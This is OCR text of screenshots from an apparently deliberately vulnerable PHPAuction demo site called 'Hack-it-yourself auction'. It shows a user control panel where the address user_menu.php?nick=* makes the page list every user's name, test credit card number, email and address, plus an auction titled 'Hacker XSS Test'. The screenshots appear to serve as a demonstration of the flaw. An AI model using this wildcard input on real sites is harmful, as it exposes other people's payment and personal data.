
67 REGISTERED USERS 701 AUCTIONS

User's control panel

User: **charlie**

Name	Credit Card	Email	Tel	Address	City	Country
Charlie Cano	1111111111111111	ccano@magnifire.com	1111111111	42 Madison Ave	New york	221

- Your auctions
- Your bids
- Edit your personal profile
- Logout



Address: http://auction.f5.com/user_menu.php?nick=*

User's control panel

User: *

Name	Credit Card	Email	Tel	Address	City	Country
testme4	3333123412341234	testme4@test.com	1234567	12 r st	NA	190

Name	Credit Card	Email	Tel	Address	City	Country
Assaf Three	25803333333333	testme4@test.com	1234567	12 r st	NA	190

Name	Credit Card	Email	Tel	Address	City	Country
Assaf Two	25803333333333	testme4@test.com	1234567	12 r st	NA	190


Name	Credit Card	Email	Tel	Address	City	Country
testme2	7734123412341234	testme4@test.com	1234567	12 r st	NA	190

Name	Credit Card	Email	Tel	Address	City	Country
Mark Shahaf	233232-54544-656565	testme4@test.com	1234567	12 r st	NA	190

Name	Credit Card	Email	Tel	Address	City	Country
testme3	8888444455556666	testme4@test.com	1234567	12 r st	NA	190

Name	Credit Card	Email	Tel	Address	City	Country
Shahaf Mark	3333-455454-65656	testme4@test.com	1234567	12 r st	NA	190

Name	Credit Card	Email	Tel	Address	City	Country


PHPAUCTION - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back Search Favorites Links
Address http://auction.f5.com/ Go
Home | Sell an item | Register now | Login | Help
Search Go!
Browse Go!
Internet

Hack-it-yourself auction

Jan.17 2005, 21:16:32

67 REGISTERED USERS 701 AUCTIONS

Categories

- Toys & Games (520)
- Art & Antiques (149)
- Books (11)
- Computers & Software (10)
- Electronics & Photography (5)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids

User login

Username


Password

Forgot your password?

Go!

Help Column

- General Help
- Bidding
- Registering
- Selling

